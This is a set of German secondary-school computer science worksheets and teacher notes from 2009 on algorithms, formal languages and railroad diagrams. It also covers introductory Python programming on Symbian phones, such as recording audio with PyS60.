An diese Phase anknüpfend sollten Sequenzdiagramme behandelt werden, die konkrete Abläufe von für verschiedene Objekte formulierten Algorithmen visualisieren. In Zusammenhang zu Sequenzdiagrammen kann Verbindungsaufnahme von Mobiltelefonen untereinander dokumentiert werden, bei der über sogenannte *Mobilte Switching Center* oder *Home Location Register* die Position des Anzurufenden herausgefunden werden muss. Hochverfügbarkeit kann gerade im Zusammenhang mit konkreten Netzausfällen in der Vergangenheit thematisiert werden. Welche Szenarien müssen berücksichtigt werden, die die Verfügbarkeit stören könnten?

4 Genderaspekt

Dadurch, dass die sprachliche Formulierung nicht unerheblich ist – jemand anders soll den Algorithmus nachvollziehen – werden Fähigkeiten abverlangt, die typischerweise eher Frauen zugesprochene werden. (Achtung: Stereotyp!)

5 Für das Merkheft

Unter einem **Algorithmus** versteht man eine genau definierte Handlungsvorschrift zur Lösung eines **Problems**.
Beispiele aus dem Alltag:

- Koch-/Backrezepte (Problem: Fertigstellen eines bestimmten Gerichts)
- Notenblätter (Problem: Finden von Tonhöhen Rhythmus bei einem Lied)
- Montageanleitungen (Problem: Zusammenbau z. B. eines Möbelstücks)
- Bedienungsanleitungen (Problem: Nutzung verschiedener Funktionen eines Geräts)

Beispiele aus der Mathematik:

- PQ-Formel (Problem: Das Lösen einer quadratischen Gleichung)
- Euklidischer Algorithmus (Problem: Finden des größten gemeinsamen Teiles)
- Sieb des Eratostenes (Problem: Finden von Primzahlen bis zu einer bestimmten Zahlengrenze)


Matthias Heming 25. November 2009


Lernzielkontrolle zum Thema »Sprachen«


Aufgabe 1


- Erläutern Sie die Unterschiede zwischen der **Umgangssprache**, einer **Fachsprache**, **(höheren) Programmiersprachen** und **Maschinensprachen**.
- Mit welcher Zielsetzung werden die unterschiedlichen Sprachen entwickelt?
- Welche Rolle spielt ein **Compiler** bzw. ein **Interpreter**?

Die folgenden sechs Railroad-Diagramme sind ein erster Versuch, einfache Sätze der deutschen Sprache zu erklären. Der Hauptdiagramm ist das mit der Überschrift *Satz*. Es kommen jedoch in diesem Diagramm Nonterminale vor, deren Inhalte noch durch die vorherigen Diagramme geklärt werden muss. Bearbeiten Sie zu diesen Diagrammen die auf der nächsten Seite folgenden Aufgaben.









Aufgabe 2

Können die folgenden Sätze durch das Durchlaufen der Railroad-Diagramme gebildet werden? Falls nicht, erläutern Sie, woran es scheitert.

- Der Hund trägt eine Mütze.
- Udo schreibt einen Brief.
- Maria spielt ein Spiel.
- die Katze trinkt Jägermeister.

Aufgabe 3

Geben Sie mindestens zwei Beispiele an, die im Sinne der deutschen Sprache keinen Sinn ergeben (oder auch nur gegen die deutsche Grammatik verstoßen), aber trotzdem im Sinne der Railroad-Diagramme gültige Sätze sind.

Aufgabe 4

Modifizieren Sie die Railroad-Diagramme, so dass auch die folgenden Sätze erzeugt werden können. Notieren Sie Ihr Ergebnis auf der Rückseite oder einem zusätzlichen Blatt.

- die graue Maus trägt eine grüne Mütze.
- übermorgen spielt Maria ein tolles Spiel.

Matthias Heming 25. November 2009

Arbeitsblatt zum Thema »Sprachen«

Aufgabe 1

Damit Informatiksysteme konkrete Algorithmen durchführen können, muss die Formulierung dieser Algorithmen in einer Sprache geschehen, die das Informatiksystem versteht. Welche Anweisungen/Befehle versteht die Rechenmaschine **Zuse Z3**, von vielen als der erste Computer bezeichnet? (Diese Sammlung von Befehlen stellt die **Maschinensprache** des Zuse Z3 dar.)

Aufgabe 2

Wikipedia erläutert zum Begriff der **Höheren Programmiersprachen**[1]:

> Eine höhere Programmiersprache [...] ist eine Programmiersprache, die die Abfassung eines Computerprogramms in einer abstrakten Sprache ermöglicht (die so zwar für Menschen, aber nicht [...] für Computer verständlich ist).

Was sind nun die Vor- und Nachteile einer solchen Programmiersprache? Warum gibt es solche Programmiersprachen, wenn Sie doch nicht von einem Computer verstanden werden?

Aufgabe 3

Bevor man sich die Regeln einer fremden (Programmier)Sprache anschaut, soll die deutsche Sprache näher betrachtet werden. Begründen Sie, warum die folgende Aussage falsch ist.

> Ein deutscher Satz wird gebildet nach dem Schema: Subjekt – Prädikat – Objekt.


Können Sie Regeln formulieren, nach denen Sie erkennen können, ob ein Satz der deutschen Grammatik entspricht?

Aufgabe 4

Das »Tisch« kein passender Name für ein Neugeborenes ist, und das »Waschmaschine« ebenso schlecht passt, leuchtet ein. Doch gibt es konkrete Regeln, nach denen man einen Namen als passend oder unpassend erkannt werden kann?

Die Namensvergabe für Objekte in Python ist einfacher. Die Regeln für gültige Objektnamen – auch **Bezeichner** genannt – können anhand des folgenden Railroad-Diagramms abgelesen werden.

[1] `http://de.wikipedia.org/wiki/Höhere_Programmiersprache` – geprüft am 07. Oktober 2009



*Lesehilfe: Beginnen Sie auf der linken Seite und folgen Sie den Linien in Pfeilrichtung. Bei Verzweigungen können Sie frei wählen, in welche Richtung Sie weiterlaufen wollen. Die Symbole in rechteckigen Kästchen (**Terminalsymbole**), an denen Sie vorbeikommen, bilden in der Reihenfolge, in der Sie sie besuchen, den Bezeichner. Rechts angekommen ist die Suche nach einem passenden Bezeichner abgeschlossen. Die Kästchen mit abgerundeten Ecken werden auch als **Nonterminale** bezeichnet.*

Wie unterscheiden sich Terminalsymbole von Nonterminalsymbolen?
Finden Sie fünf gültige Bezeichner.

Aufgabe 5

In der Programmiersprache Python werden ganze Zahlen (`int`[2]) und Kommazahlen (`float`[3]) unterschieden. Die Zahl `1234` wird passenderweise als `int` erkannt, während `12.34` ein `float`-Objekt darstellt.

Erstellen Sie ein Railroad-Diagramm, welches das Prinzip darstellt, nach welchem Fließkommazahlen gebildet werden.

Aufgabe 6

Programmiererinnen und Programmierer können sehr faul sein. Daher wird `.25` und `12.` ebenfalls als Kommazahl 0,25 und 12,0 aufgefasst. Es ist also in Python erlaubt, den Teil vor oder hinter dem Komma/Punkt wegzulassen, er wird dann als 0 interpretiert. Es ist aber nicht erlaubt, beide Teile wegzulassen. Der einzelne Punkt wird nicht als 0,0 aufgefasst.

Modifizieren Sie das Railroad-Diagramm aus der vorherigen Aufgabenstellung, um diesen neuen Erkenntnissen gerecht zu werden.

[2] Ganzzahl, engl. *interger*, kurz *int*
[3] Fließkommazahl, engl. *floating point number*, kurz *float*

Matthias Heming 25. November 2009

Hinweise zur Phase »Sprachen«

1 Kompetenzformulierung

Schülerinnen und Schüler ...

- erfassen die Beschränktheit von Rechenmaschinen anhand der begrenzten Anzahl und Einfachheit verfügbarer Befehle.
- unterscheiden Maschinensprache und (höhere) Programmiersprache und grenzen diese von Fach- und Umgangssprache ab.
- erkennen Compiler bzw. Interpreter als automatische Übersetzungseinheit.
- erfassen den Begriff der *Programmierung* als Übersetzungstätigkeit zwischen Fachsprache und Programmiersprache, die nicht/nur schwer automatisiert werden kann.
- lesen und nutzen Railroad-Diagramme zur Darstellung sprachlicher Regeln (Grammatiken).
- unterscheiden Terminal- und Nonterminal-Symbole.

2 Detaillierte Zielsetzung

Zur Abgrenzung der unterschiedlichen Sprachdefinitionen (Maschinensprache, Assemblersprache, Programmiersprache, höhere Programmiersprache, Systemsprache, Fachsprache, Umgangssprache) geht diese Phase auf die geschichtliche Entwicklung der Computer/Rechenmaschinen ein und erläutert die unterschiedlichen Schnittstellen, mit denen der Mensch eine Maschine manipulieren kann. Dabei muss darauf geachtet werden, dass die Begriffsbildung, die gerade bei der Gegenüberstellung von Rechenmaschinen/Computern und Informatiksystemen schwer zu erfassen ist, in sich konsistent bleibt.
Die erste Aufgabenstellung kann inhaltlich durch Nachschlagen des entsprechenden Wikipedia-Artikels[1] gelöst werden. Es kann also sowohl der Artikel – oder ein Ausschnitt davon – ausgedruckt ausgeteilt werden, als auch als Rechercheauftrag innerhalb einer geeigneten Infrastruktur formuliert werden. Als stark vereinfachtes Bildes wird die Zuse Z3 hier als einfache Rechenmaschine bezeichnet, die nicht selbstständig arbeiten kann. Sie stellt nur Hardware dar, welche durch entsprechende Befehle in Form von Lochkarten (Software) gesteuert werden muss. Auch wenn dies nicht exakt die Realität widerspiegelt[2], so erleichtert diese Analogie zumindest das Verständnis für den Begriff des Informatiksystems. Es wird wiederholt, dass ein Informatiksystem im Sinne der Definition zwingen einen Softwareanteil beinhaltet.
Reduziert man Assemblersprachen auf eine 1:1 Übersetzung von Befehlen (in Form von Zeichenketten) in die dazu passende (binäre) Kodierung[3], so können die beiden unterschiedlichen Formen als Maschinencode bzw. Maschinensprache

[1] `http://de.wikipedia.org/wiki/Zuse_Z3#Betrieb` – geprüft am 07. Oktober 2009
[2] Das Rechenwerk des Z3 kann als eine Art Mikroprogramm – und damit Software – angesehen werden.
[3] Dies ist nicht ganz korrekt, da die Übersetzung des Assemblercodes in den Maschinencode auch die Umrechnung symbolischer Adressen in absolute beinhaltet und Kommentare wegfallen, wodurch der Prozess nicht mehr exakt umkehrbar wird.

bezeichnet werden. Auf dieser theoretischen Ebene sind also *Assemblercode* und Maschinen*sprache* gleichzusetzen und von Maschinen*code* abzugrenzen. Für Schülerinnen und Schüler in dieser Phase sollte der Begriff der Maschinensprache bereits komplex genug sein, falls dennoch nachfragen auftreten, so können die Begrifflichkeiten konsistent den vorliegenden Begriffsrahmen eingebettet werden.
Prinzipiell kann die Maschinensprache bereits als Programmiersprache bezeichnet werden, jedoch ist die praktische Programmierung mit einer solchen Sprache sehr mühsam. Die Bezeichnung der höheren Programmiersprache wird daher auf das höhere Abstraktionsniveau dieser Sprachen zurückgeführt. Auch wenn Assemblersprachen durch symbolische Adressierung und Umwandlung in Mnemonics[4] ebenfalls in einem gewissen Grad abstrahieren, geschieht dieses auf einem völlig anderen Niveau, als es Programmiersprachen wie C, C++, Java oder Python durchführen. Die nächste Aufgabe soll darauf hinführen, dass die Erfindung solcher Sprachen nur deswegen praktisch sinnvoll ist, da automatische Mechanismen existieren, die den Quelltext in einer höheren Programmiersprache auf die Ebene der Maschinensprache bzw. des Maschinencodes überführen können (Compiler/Interpreter).
Als letztes muss der Sprung zwischen einer Programmiersprache und der Fachsprache bzw. Umgangssprache geschafft werden. Während die Fachsprache mit dem Ziel der klaren und exakten Kommunikation durch entsprechende Definitionen bereits ansatzweise formalisiert wurde, bieten Railroad-Diagramme einen noch stärkeren formalen Zugang zu einzelnen Sprachelementen, der durch die visuelle Darstellung ein wenig vereinfacht wird.
Man kann schnell erkennen, dass die deutsche Sprache sehr flexibel gestaltet ist und sich daher nur schwer in solch formale Strukturen zwängen lässt, wie sie von Railroad-Diagrammen festgelegt sind. Dabei wird im Gegenzug die Einfachheit einer Programmiersprache gezeigt, wodurch eine positive Selbsteinschätzung erzeugt werden soll (»deutsch spreche ich flüssig, dann wird so eine einfache Sprache doch leicht erlernbar sein«).

3 Mögliche Weiterarbeit

- Die Darstellung verschiedener sprachlicher Strukturen durch Railroad-Diagramme kann (evtl. in Zusammenarbeit mit dem Deutschunterricht) vertieft werden.
- Formulierung etwas komplexerer Regeln der Programmiersprache Python. Zur Aufgabe zum Fließkommazahl-Datentyp könnte hinzugefügt werden, dass eine Angabe einer Zehnerpotenz möglich ist (Beispiel: `1234.98e10`). Arithmetische Ausdrücke, Listen- oder Dictionary-Eingaben evtl. unter Benutzung von Bezeichnern. . .
- Analyse automatisch übersetzter Texte: Woran scheitern Informatiksysteme? Was ist *Übersetzunugsgerechtes Schreiben*[5]? Dies kann in Zusammenarbeit mit fremdsprachlichen Fächern getan werden.
- Werden Informatiksysteme die menschliche Sprache beherrschen (können)? Mit Bezugnahme zu Eliza und dem Turingtest.
- Die formale Sprache von Pfadnamen für Dateien und Verzeichnisse.


4 Genderaspekt

Da sich Mädchen eher sprachliche Fähigkeiten zutrauen (Achtung: Stereotyp!), wird durch die Definition des Programmierens als übersetzende Tätigkeit, der Fokus auf die Programmierung mit einer Programmiers*prache* gelenkt. Dies beinhaltet die Hoffnung, dass sich damit das Selbstvertrauen der Mädchen erhöht.

[4] Es wird z. B. dem Maschinencode für einen Additionsbefehl mit `add` ein Name (Mnemonic) gegeben.
[5] Siehe z. B. `http://de.wikipedia.org/wiki/Übersetzungsgerechtes_Schreiben` – zuletzt geprüft am 08. Oktober 2009

5 Für das Merkheft

Die folgende Grafik gibt eine Übersicht über verschiedene Sprachtypen und die Übersetzungsmöglichkeiten dazwischen.



Programmieren: Das Übersetzen eines fachsprachlich formulierten Algorithmus in eine höhere Programmiersprache. Das Ergebnis nennt man Quelltext.

Theoretisch kann der Algorithmus auch direkt in der Maschinensprache geschrieben werden, dass ist jedoch sehr umständlich, da man sich um viele technische Details kümmern muss.

Interpreter: Ein fertiges Programm, dass Befehle einer bestimmten (höheren) Programmiersprache einliest und die Befehle direkt in die Maschinensprache übersetzt und ausführt.

Compiler: Ein fertiges Programm, dass Befehle einer bestimmten (höheren) Programmiersprache einliest und in die Maschinensprache übersetzt. Das Ergebnis kann zu einem gewünschten späteren Zeitpunkt ausgeführt werden.

Begriffe im Zusammenhang mit Railroad-Diagrammen:

Terminal(symbol): Ein Symbol einer (formalen) Sprache. Es kann nicht weiter in Einzelteile zerlegt werden.

Nonterminal(symbol): Eine Variable, die durch bestimmte Regeln noch in mehrere oder ein einzelnes Terminalsymbol umgewandelt werden muss. In dem späteren Satz kommt das Nonterminalsymbol nicht vor, es wird nur zum Zusammenbau des Satzes benutzt.

Matthias Heming 25. November 2009

Arbeitsblatt zur Programmierung (1)

Aufgabe 1

Die folgende Reihe von Befehlen sollen einem Mobiltelefon den Auftrag erteilen, mit dem eingebauten Mikrofon die Umgebungsgeräusche aufzunehmen.

```
import audio
soundobjekt = audio.Sound.open("E:\\sound.wav")
soundobjekt.record()
```

Starten Sie mit der *PythonScriptShell* die interaktive Kommandozeile (Auch Konsole, Terminal oder Shell genannt), und probieren Sie diese Befehle auch an Ihrem Telefon aus.

In der *PyS60 Library Reference* wird dokumentiert, welche Fähigkeiten bzw. Methoden ein Soundobjekt hat, das mit `Sound.open("Dateipfad")` erzeugt wurde.

An dieser Stelle können Sie nachschauen, wie die Aufnahme beendet wird und wie Sie sich das Ergebnis anhören können.

Mit welchen Befehlen können Sie vor oder bei der Wiedergabe die Lautstärke einstellen?

Aufgabe 2

Die Aufnahme eines Liedes für Ihren Freund bzw. Ihre Freundin ist leider Misslungen, weil ein ziemlich lautes Flugzeug vorbeigeflogen ist. Wie können Sie die Aufnahme, die in der Datei `E:\einVerzeichnis\schoenesLied.wav` gespeichert wurde, wieder von der Speicherkarte entfernen.

Geben Sie zwei Möglichkeiten an. Eine mit und eine ohne Verwendung der PythonScriptShell.

Aufgabe 3

Als Reporter möchten Sie auf den zusätzlichen Kauf eines Diktiergeräts verzichten und statt dessen Ihr Symbian S60 Mobiltelefon verwenden.

Welche Möglichkeiten bieten sich Ihnen? Ist die Nutzung von Python notwendig?

Auszug aus der *PyS60 Library Reference* – Sound objects

Sound objects have the following functions:

play(): Starts playback of an audio file from the beginning. It plays the audio file one time.

Other issues:

- If an audio file is played but not stopped before exiting, the Python script will leave audio playing on; therefore stop needs to be called explicitly prior to exit.[1]
- Calling play while a telephone call is ongoing plays the sound file to uplink. In some devices the sound file is also played to the device speaker.
- Calling play when already playing or recording results in RuntimeError. Calling stop prior to play will prevent this from happening.

stop(): Stops playback or recording of an audio file.

record(): Starts recording audio data to a file. If the file already exists, the operation appends to the file. For Nokia devices, WAV is typically supported for recording. For more information on the audio types supported by different devices, see the Forum Nokia Web site and S60 Platform Web site.

Other issues:

- Calling record while a telephone call is ongoing starts the recording of the telephone call.
- Calling record when already playing or recording results in RuntimeError. Calling stop prior to record will prevent this from happening.

close(): Closes an opened audio file.

state(): Returns the current state of the Sound type instance. The different states (constants) are defined in the audio module. The possible states are:

- ENotReady: The Sound object has been constructed but no audio file is open.
- EOpen: An audio file is open but no playing or recording operation is in progress.
- EPlaying: An audio file is playing.
- ERecording: An audio file is being recorded.

max_volume(): Returns the maximum volume of the device.

set_volume(): Sets the volume. If the given volume is negative, then the volume is set to zero which mutes the device. If the volume is greater than max volume, then max volume is used.

[1] Bei der Beendigung des Python-Interpreters wird die Wiedergabe dennoch gestoppt.

current_volume(): Returns the current volume set.

duration(): Returns the duration of the file in microseconds.

set_position(microseconds): Set the position for the playhead.

current_position(): Returns the current playhead position in microseconds.

Auszug zum Python-Modul `os`

`http://docs.python.org/library/os.html` – leicht vereinfacht.

mkdir(path): Create a directory named *path*.

rmdir(path): Remove the directory *path*.

remove(path) Remove the file path. If *path* is a directory, OSError is raised; see rmdir() to remove a directory. Attempting to remove a file that is in use causes an exception to be raised.

rename(src,dst) Rename the file or directory *src* to *dst*. If dst already exists, an OSError will be raised.[2]

[2] Achtung: Das Umbenennen einer Datei, die gerade verwendet wird, kann ebenfalls zum Absturz des Programmes führen.

Matthias Heming 25. November 2009

Arbeitsblatt zur Programmierung (2)

Aufgabe 1

Der schon bekannte Quelltext zum Nutzen des Mobiltelefons als Aufnahmegerät wurde wie folgt abgeändert:

```
import audio
dateiname = "E:\\sound.wav"
soundobjekt = audio.Sound.open(datename)
soundobjekt.record()
soundobjekt.stop()
soundobjekt.play()
```

Leider hat sich beim Abändern ein Fehler eingeschlichen.

- Vielleicht haben Sie den Fehler bereits entdeckt. Geben Sie dennoch die einzelnen Zeilen exakt wie oben manuell in die interaktive Konsole ein. An welcher Stelle gibt der Python Interpreter welche Fehlermeldung aus?
- Beschreiben Sie den Fehler mit eigenen Worten.
- Wie müsste die korrekte Variante lauten?
- Was ist der elementare Unterschied zum Quelltext auf dem vorherigen Arbeitsblatt?

Aufgabe 2

Wie in der vorherigen Aufgabe verlangt, kann man die Befehle aus dem Quelltext manuell über die Interaktive Konsole eingeben. Man kann sie jedoch auch zuerst in eine Textdatei schreiben. Diese Datei nennt man dann `Skript` und kann von der PythonScriptShell geladen werden.

Benötigt wird dazu ein Texteditor wie der Python-Editor *Ped*.

- Erstellen Sie eine Skriptdatei, tippen Sie den (korrigierten) Quelltext der vorherigen Aufgabe ab und speichern Sie die Datei unter einem geeigneten Dateinamen. Falls Sie keine Lust auf Tipparbeit haben, scannen Sie den Quelltext aus dem oben abgedruckten QR-Code und kopieren Sie ihn über die Zwischenablage in die Skriptdatei[1].
- Welches Problem ergibt sich beim Ausführen der Befehle direkt aus der Datei im Vergleich zum manuellen Eingeben?

  Wie könnte die Methode `sleep` aus dem Modul `time`-Modul helfen?

  sleep(secs): Suspend execution for the given number of seconds. The argument may be a floating point number to indicate a more precise sleep time.[2]

Aufgabe 3

Als Reporter ist es wichtig, dass man die Einverständnis dazu hat, eine Interview auf zunehmen. Damit der Interviewpartner genau weiß, wann eine Aufnahme läuft, soll das Mobiltelefon sowohl beim Starten, als auch beim Stoppen der Aufnahme einen entsprechenden Hinweis über die Lautsprecher ausgeben.

Probieren Sie dazu den Sprachsynthesizer aus, der über die Methode `say` des `audio`-Moduls genutzt werden kann. In der *PyS60 Library Reference* steht dazu[3]:

say(text): Passes the *text* to the device text-to-speech engine. *text* should be a UTF-8 encoded plain string. The speech synthesizer pronounces the text according to the current device language.

Erstellen Sie nun ein Python-Skript, dass eine Aufnahme durchführt. Folgende Bedingungen sind einzuhalten:

- Vor dem Start soll der Hinweis *Aufnahme wird gestartet* und nach dem Stoppen den Hinweis *Aufnahme wurde beendet* vorgelesen werden.
- Ruft man Ihr Skript mehr als einmal auf, sollen **alte Aufnahmen automatisch überschrieben** (gelöscht) werden.
- Dateiname und Aufnahmelänge können selbst festgelegt werden.

Zusatzaufgabe I: Modifizieren Sie das Programm geeignet, dass nicht die unverständliche Synthesizer-Stimme, sondern Ihre eigene zu hören ist.

[1] Zum Scannen empfiehlt sich der *Kaywa Reader*, die Möglichkeit zum Kopieren/Ausschneiden/Einfügen in Ped aktiviert man, indem man die #-Taste gedrückt hält.

[2] Dokumentation vereinfacht aus `http://docs.python.org/library/time.html#time.sleep`

[3] Zur Vereinfachung wurden einzelne Teile weggelassen.

Matthias Heming 25. November 2009

Hinweise zur Phase »Programmierung«

1 Kompetenzformulierung

Schülerinnen und Schüler ...

- nutzen die PythonScriptShell, d. h. den interaktiven Modus, um auf der Basis der Programmiersprache Python direkt mit ihrem Mobiltelefon zu kommunizieren.
- nutzen den Editor Ped, um Befehlsfolgen in einer Textdatei zu speichern und diese als Paket vom Interpreter bearbeiten zu lassen.
- nutzen die Zwischenablage, um Texte zwischen verschiedenen Programmen auszutauschen (optional).
- kennen die Punktnotation für den Zugriff auf Methoden/Attribute von Objekten/Modulen.
- kennen verschiedene Python-Module und nutzen diese unter Zuhilfenahme zugehöriger Dokumentationen.
- legen eigene Bezeichner für Objekte fest und nutzen diese als Parameter in Methoden.

2 Detaillierte Zielsetzung

Der Beispielquelltext auf dem ersten Arbeitsblatt konfrontiert Schülerinnen und Schüler mit verschiedenen informatischen Konzepten:

- Modularisierung (`import audio`)
- Zuweisungsoperator/Variablenkonzept (`soundobjekt = ...`)

  Achtung, bei Python kann die Analogie eines Containers für Variablen nicht verwendet werden, vielmehr stellt eine Variable einen einfachen Namen für ein im Speicher erzeugtes Objekt dar. Der Name ist prinzipiell unabhängig von dem Objekt, auf das er verweist. Während eines Programmablaufes können Namen durch Zuweisung geändert werden, ein Objekt kann mehrere Namen haben, ein Name kann nacheinander unterschiedlichen Objekten zugewiesen werden.
- Punktoperator zum Zugriff auf Attribute von Objekten – Achtung, in Python sind auch Klassen oder Module Objekte.
- Methoden mit Rückgabewert (`... = audio.Sound.open(...)`) und ohne (`soundobjekt.record()`)

Anstatt jedoch jeden einzelnen Punkt konkret anzusprechen, sei es Schülerinnen und Schülern erst einmal selbst überlassen, den Quelltext zu interpretieren und intuitiv Bedeutungen zu erschließen. Da im bisherigen Verlauf nur geringfügig auf die Syntax der Programmiersprache Python eingegangen wurde und auch Objekte nur in Form von Objektkarten angesprochen wurden, werden sich Schülerinnen und Schüler hoffentlich einige Fragen stellen, so dass verschiedene Dinge geklärt werden können.

- Wofür steht `import audio`? Eine Definition für Python-Module ist unten vorgeschlagen. Hier muss die Wichtigkeit der Dokumentation unterstrichen werden, da man sonst nicht weiß, welche Möglichkeiten ein Modul bietet. Die vorgeschlagene Erläuterung der import-Anweisung soll dabei nicht vom Objektkonzept abweichen und stellt deshalb die Anweisung als Erstellung eines Spezialobjektes (Modulobjekt) vor. Dies sollte den Bezug zu vorher erstellten Objektkarten erleichtern.

- Wieso kann man in `audio.Sound.open()` zwei Punkte verwenden? Ist `Sound` ein Objekt mit der Fähigkeit `open`? Ein Objekt im Modul? Eine Erklärung an dieser Stelle ist besonders schwierig, da zum Einen noch nicht auf das Klassenkonzept eingegangen werden soll, `open` jedoch nur als Klassenmethode sauber zu erklären ist, zum Anderen bisher nur Methoden als Fähigkeiten von Objekten angesprochen wurden.

  Auch wenn dieser Befehl generell unglücklich ist[1], ist es wohl unumgänglich, die tatsächlich dahinterstehende Komplexität zu vermeiden, z. B. indem nur erwähnt wird, dass eine weitere Strukturierung eines Moduls möglich ist. Auf welche Art und Weise dies geschieht, ist aktuell nicht notwendig zu hinterfragen.

- Die Methode `open()` gibt ein konkretes Sound-Objekt zurück. In diesem Sinne kann bereits von einer Art Konstruktor gesprochen werden, da die Methode ein spezielles Soundobjekt erst erstellen musste. Es kann darauf hingewiesen werden, dass später noch gelernt wird, wie man eigene Objekte definiert und erstellt.

  Zusammen mit `soundobjekt.record()` es nun möglich, zwischen Anfragen (mit Rückgabewert) und Aufträgen (ohne Rückgabewert bzw. `None`, welches zum jetzigen Zeitpunkt noch nicht bekannt ist) zu unterscheiden. Dies ist dann notwendig, wenn Zuweisungsoperator und Bezeichner als Begrifflichkeiten eingeführt werden. Denn auf der rechten Seite des Zuweisungsoperators darf nur ein Bezeichner oder eine Methode mit konkretem Rückgabewert stehen.

Auf Arbeitsblatt (2) sollen die Methoden aus den bereits angesprochenen Python-Modulen selbstständig in Zusammenhang gebracht werden. Zudem sorgt die Bearbeitung der Aufgaben zum veränderten Quelltext dafür, dass sich Schülerinnen und Schüler mit dem Variablenkonzept auseinandersetzen. Da bereits vorher mit diesen Objekten gearbeitet wurde, sollten sich keine Erklärungsnotwendigkeiten ergeben.
Die zweite Aufgabe kann zum einen als Ausgangspunkt für eine mögliche Weiterarbeit zum Thema Barcodes dienen, hat jedoch den eigentlichen Zweck, darauf aufmerksam zu machen, dass ein Python-Interpreter eine Skriptdatei in wesentlich höherer Geschwindigkeit ausführt, als eine manuelle Eingabe über die interaktive Konsole. Eine künstliche Wartezeit in Form eines `sleep`-Methodenaufrufes sollte nicht schwierig sein, da der entsprechende Dokumentationsausschnitt bereits vorgegeben wurde. Falls anstelle des Abtippens ein Barcode-Scanner eingesetzt wird, so muss damit das Konzept einer systemweiten Zwischenablage erläutert werden. In Abhängigkeit zu den individuellen Vorerfahrungen der Lerngruppe kann die Ausführlichkeit hierbei besonders variieren.
Anstelle einer Lernzielkontrolle *kann* die dritte Aufgabe des Arbeitsblatt (2) – die Zusammenfassung der Ergebnisse in einem konkreten Programm – als größere Hausaufgabe betrachtet werden. Je nach Lern- bzw. Arbeitsklima kann diese Hausaufgabe ebenfalls von der Lehrkraft eingesammelt werden. Aufgrund der erleichterten Möglichkeiten, Programme untereinander auszutauschen – es ist nicht nur über den heimischen Computer und USB-Sticks/E-Mail möglich, sondern ebenfalls auf dem Schulhof mit einer Bluetooth-Verbindung – , muss die Relevanz einer solchen Hausaufgabe für die Leistungsbewertung in individuellen Bezug zur Lerngruppe gesetzt werden.
Der zweite Bedingung, die an das fertige Programm gestellt wird (das Löschen vorheriger Sound-Dateien), wird eventuell problematisch. Beim ersten Aufruf ist es nicht notwendig, eine Datei zu löschen, ja es würde sogar ein Fehler erzeugt. Bei weiteren Aufrufen muss nun aber die Datei entfernt werden. Damit ist es nicht möglich ein Programm für diese unterschiedlichen Situationen zu schreiben, ohne auf das Konzept der Verzweigung einzugehen.
